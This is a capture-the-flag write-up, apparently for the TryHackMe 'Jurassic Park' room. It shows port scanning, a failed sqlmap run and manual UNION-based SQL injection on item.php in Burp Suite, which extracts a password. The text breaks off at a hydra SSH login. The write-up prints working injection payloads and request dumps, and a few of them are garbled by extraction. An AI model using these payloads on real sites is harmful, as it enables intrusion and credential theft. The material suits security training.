


JURASSIC PARK

To access the machine, click on the link given below:

- <https://tryhackme.com/room/jurassicpark>

SCANNING

I performed an **nmap** aggressive scan to find open ports, service info and script scan results on the target.



```
(root㉿kali)-[~/thm/jurassicpark]
# nmap -A -p- 10.10.225.177 --min-rate 10000 -oN jurassic.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 02:03 EDT
Nmap scan report for 10.10.225.177
Host is up (0.16s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0a:81:23:d7:d6:c7:31:20:4d:b9:45:67:ad:5a:30:a3 (RSA)
|   256 3a:ea:3a:7b:a0:82:02:16:26:be:c7:62:14:68:8e:3b (ECDSA)
|_  256 75:a3:7b:35:d9:b9:73:d0:1e:88:dd:25:6e:fb:0f:61 (ED25519)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Jurassic Park
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1  138.62 ms  10.21.0.1
2  138.70 ms  10.10.225.177
```

The target had only 2 ports open:


- Port 80 : http
- Port 22 : ssh

FOOTHOLD

I accessed the web application through my browser.



I clicked on the *online shop* and was given an option to select a package.




I clicked on a package and noticed that the package details was being fetched using the `id` parameter. I tried adding a '`'` to see how the application behaved to it.

The screenshot shows a web browser window with a Jurassic Park theme. At the top, there are tabs for "PLAYING" and "Buy, Buy, Buy". The main content features the Jurassic Park logo at the top, followed by the text "Gold Package". Below that is the price "Price: \$500000". A blue bar indicates "4 of these packages have been sold in the last hour." The text "Children under 5 can attend free of charge and will be eaten for free. This package includes a dinosaur lunch, tour around the park AND a FREE dinosaur egg from a dino of your choice!" is displayed. At the bottom, it says "Order yours quick by calling us!"

It instantly triggered an error.

The screenshot shows a web browser window with a blue background. In the center is a cartoon character of a man with a large head, wearing a patterned shirt and jeans, pointing upwards. Below the character, the text "access: PERMISSION DENIED...and..." is followed by a repeating message: "YOU DIDN'T SAY THE MAGIC WORD!"


Scrolling to the bottom of the page revealed a challenge.



I then fuzzed for files in the web application and found *robots.txt* that could contain path to interesting endpoints.

<img alt="File terminal icon" data-bbox="1126

However, there was nothing.



The only page left to inspect now was the *item.php* where an error was thrown upon sending a '`'` in the `id` parameter. I viewed the source code and found that the target was running MySQL database.

```
1 <link rel="icon" type="image/png" href="assets/favicon.png"/>
2 <style>* {margin: 0; padding: 0; font-family: "Courier New", Times, serif; background-color: #0102a7; color: white; } .error {background-color: white; color: black;}</style>
3   <!--<div class="error">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "%" at line 15</div>-->
4   <center><br><br>
5     <br><br><div id="magicwork">access: <b>PERMISSION DEINED</b>...and...</b><br><br></div>
6   </center>
7   <video src="assets/magic.mp3" autoplay></video>
8   <script>
9     function sleep(ms) {
10       return new Promise(resolve => setTimeout(resolve, ms));
11     }
12
13     async function lol() {
14       let i = 1;
15       while(i < 100) {
16         document.querySelector("#magicwork").innerHTML += "<b>YOU DIDN'T SAY THE MAGIC WORD!</b><br>";
17         await sleep(50);
18         i++;
19       }
20       document.querySelector("#magicwork").innerHTML += "Try SqlMap.. I dare you..";
21     }
22
23     async function play() {
24       return new Promise(async function (resolve, reject) {
25         console.log("in")
26         var audioElement = document.createElement("audio");
27         audioElement.setAttribute("src", "assets/lol.ogg");
28         audioElement.load();
29         audioElement.addEventListener("load", function() {
30           audioElement.play();
31           console.log("in2")
32         }, true);
33       })
34     }
35   </script>
36
37   (async function () {
38     play();
39   })
```

Since, I was dared to use **sqlmap**, I tried using it. However, it was taking a long time and wasn't giving the expected results.

```

root@kali:~/thm/jurassicpark
# sqlmap -u 'http://10.10.225.177/item.php?id=1' --dbs --tables --columns --schema --dump-all --dbms=mysql
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:38:05 /2025-06-10/
[02:38:05] [INFO] testing connection to the target URL
[02:38:19] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[02:38:19] [INFO] testing if the target URL content is stable
[02:38:34] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(c)ontinue/(s)tring/(r)egeX/(q)uit] c
[02:39:19] [INFO] searching for dynamic content
[02:39:19] [INFO] dynamic content marked for removal (18 regions)
[02:39:33] [INFO] testing if GET parameter 'id' is dynamic
[02:39:44] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:39:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[02:40:13] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[02:40:13] [INFO] testing for SQL injection on GET parameter 'id'
[02:40:13] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[02:40:27] [WARNING] reflective value(s) found and filtering out
[02:43:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:44:22] [INFO] testing Generic inline queries
[02:44:36] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY clause (EXTRACTVALUE)'
[02:45:47] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[02:45:47] [WARNING] time-based comparison requires larger statistical model, please wait.. (done)
[02:46:11] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)

```

Hence, I switched to manual testing. I captured the request made for the package on **Burp Suite** and sent it to **Repeater**.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Request

```

1 | GET /item.php?id=1 HTTP/1.1
2 | Host: 10.10.225.177
3 | Upgrade-Insecure-Requests: 1
4 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 | Referer: http://10.10.225.177/shop.php
7 | Accept-Encoding: gzip, deflate, br
8 | Accept-Language: en-US,en;q=0.9
9 | Connection: keep-alive
10
11

```

Response

Target: http://10.10.225.177

Gold Package

Price: \$500000

4 of these packages have been sold in the last hour.

Since ' was causing an error, I added a true statement directly after the **id** value.

The payload that I used:

+OR+1=1

There was a visible change in the response of the web app.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 | HTTP/1

Request

```
1 GET /item.php?id=1 OR+1=1 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

... Package

Price: \$-1

-1 of these packages have been sold in the last hour.

1,802 bytes | 1,141 millis
Memory: 241.2MB

When I sent a false statement, no results were found.

+AND+1=2

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 | HTTP/1

Request

```
1 GET /item.php?id=1+AND+1=2 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 10 Jun 2025 06:51:53 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 81
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <link rel="icon" type="image/png" href="assets/favicon.png"/>
11 No results found...
```

0 highlights

308 bytes | 1,152 millis
Memory: 241.2MB

I then had to find the number of columns. I used ORDER BY query for the same.

+ORDER+BY+1

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Request

```
1 GET /item.php?id=1 ORDER+BY+1 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

Target: http://10.10.225.177

Price: \$500000

4 of these packages have been sold in the last hour.

1,984 bytes | 1,150 millis

When I tried sorting the result based on column number 6, I received an error. Hence, I could conclude that the table being used had 5 columns.

+ORDER+BY+6

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Request

```
1 GET /item.php?id=1 ORDER+BY+6 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 10 Jun 2025 06:53:00 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 98
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <link rel="icon" type="image/png" href="/assets/favicon.png"/>
11 Unknown column '6' in 'order clause'
```

Target: http://10.10.225.177

325 bytes | 1,142 millis

I then used UNION to find columns that were returned to us on the web page.

UNION+SELECT+1,2,3,4,5

The screenshot shows the Burp Suite Professional interface. In the Request tab, a crafted GET request is displayed:

```
1 | GET /item.php?id=1+UNION+SELECT+1,2,3,4,5 HTTP/1.1
2 | Host: 10.10.225.177
3 | Upgrade-Insecure-Requests: 1
4 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 | Referer: http://10.10.225.177/shop.php
7 | Accept-Encoding: gzip, deflate, br
8 | Accept-Language: en-US,en;q=0.9
9 | Connection: keep-alive
10|
11|
```

In the Response tab, the page content is shown:

2 Package
Price: \$3
5 of these packages have been sold in the last hour.
4
Order yours quick by calling us!

At the bottom, status information includes "1,795 bytes | 1,140 millis" and "Memory: 242.1MB".

My usual methods did not work and was being blocked so I searched online to see if there was any another way.

The screenshot shows a Google search results page for the query "how to find the name of the current database in mysql". The top result is from Devart, explaining how to use the `SELECT DATABASE();` query. Below it, a snippet from dbForge Studio provides a step-by-step guide. The page also lists related questions under "People also ask".

To find out which database is currently selected, use the following query:
`SELECT DATABASE();` You can read more about this statement on the MySQL Select Database page. In dbForge Studio the selected database will be shown in the menu ribbon.

Devart
<https://www.devart.com/dbforge/mysql/studio/>

How to Show List of All Databases in MySQL [Explained]

About featured snippets · Feedback

People also ask :

- How do I get the name of the current database in SQL?
- How do I see my databases in MySQL?
- How do I find my MySQL database username?
- How do I find my MySQL database server name?

I used the below query to find the name of the current database.

```
+UNION+SELECT+1,DATABASE(),3,4,5
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 | HTTP/1.1

Request

```
1 GET /item.php?id=1+UNION+SELECT+1, DATABASE(), 3,4,5 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

park Package

Price: \$3

5 of these packages have been sold in the last hour.

1,798 bytes | 1,173 millis
Memory: 242.1MB

I then used the below query to find the version of the server

```
+UNION+SELECT+1,version(),3,4,5
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 | HTTP/1.1

Request

```
1 GET /item.php?id=1+UNION+SELECT+1,version()| 3,4,5 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

5.7.25-0ubuntu0.16.04.2 Package

Price: \$3

5 of these packages have been sold in the last hour.

1,817 bytes | 1,203 millis
Memory: 232.0MB

I then queried the table name from the current database.

```
UNION+SELECT+1,table_name+3,4,5+FROM+information_schema.tables+WHERE+table_sch
ema=database()
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Request

```
Pretty Raw Hex
1 GET /item.php?id=
1+UNION+SELECT+1,table_name,3,4,5+FROM+information_schema.tables+WHERE+table_schema=database()
HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

Target: http://10.10.225.177 HTTP/1.1

Inspector Notes

Send Cancel < > | 0 highlights

Done Event log (1) All issues (6)

1,799 bytes | 1,151 millis Memory: 283.1MB

Then I queried the column name for the *users* table.

```
UNION+SELECT+1,column_name,3,4,5+FROM+information_schema.columns+WHERE+table_n
ame="users"+AND+table_schema=database()
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Request

```
Pretty Raw Hex
1 GET /item.php?id=
1+UNION+SELECT+1,column_name,3,4,5+FROM+information_schema.columns+WHERE+table_name="users"+AND+ta
ble_schema=database() HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

Target: http://10.10.225.177 HTTP/1.1

Inspector Notes

Send Cancel < > | 0 highlights

Done Event log (1) All issues (6)

1,802 bytes | 1,174 millis Memory: 283.1MB

I then extracted password from the table.

```
UNION+SELECT+1,password,3,password,5+FROM+users
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 HTTP/1.1

Request

```
1 GET /item.php?id=1 UNION+SELECT+1,password,3,password,5+FROM+users HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/125.0.6422.60 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://10.10.225.177/shop.php
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

ih8dinos Package
Price: \$3
5 of these packages have been sold in the last hour.

Done Event log (1) All issues (6) 1,809 bytes | 1,196 millis Memory: 283.1MB

I found a password. The question on Tryhackme already provided a username called **Dennis**. So I checked if it was a valid **SSH** credential.

root@kali: ~/thm/jurassicpark # hydra -l "Dennis" -p "ih8dinos" ssh://10.10.225.177

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

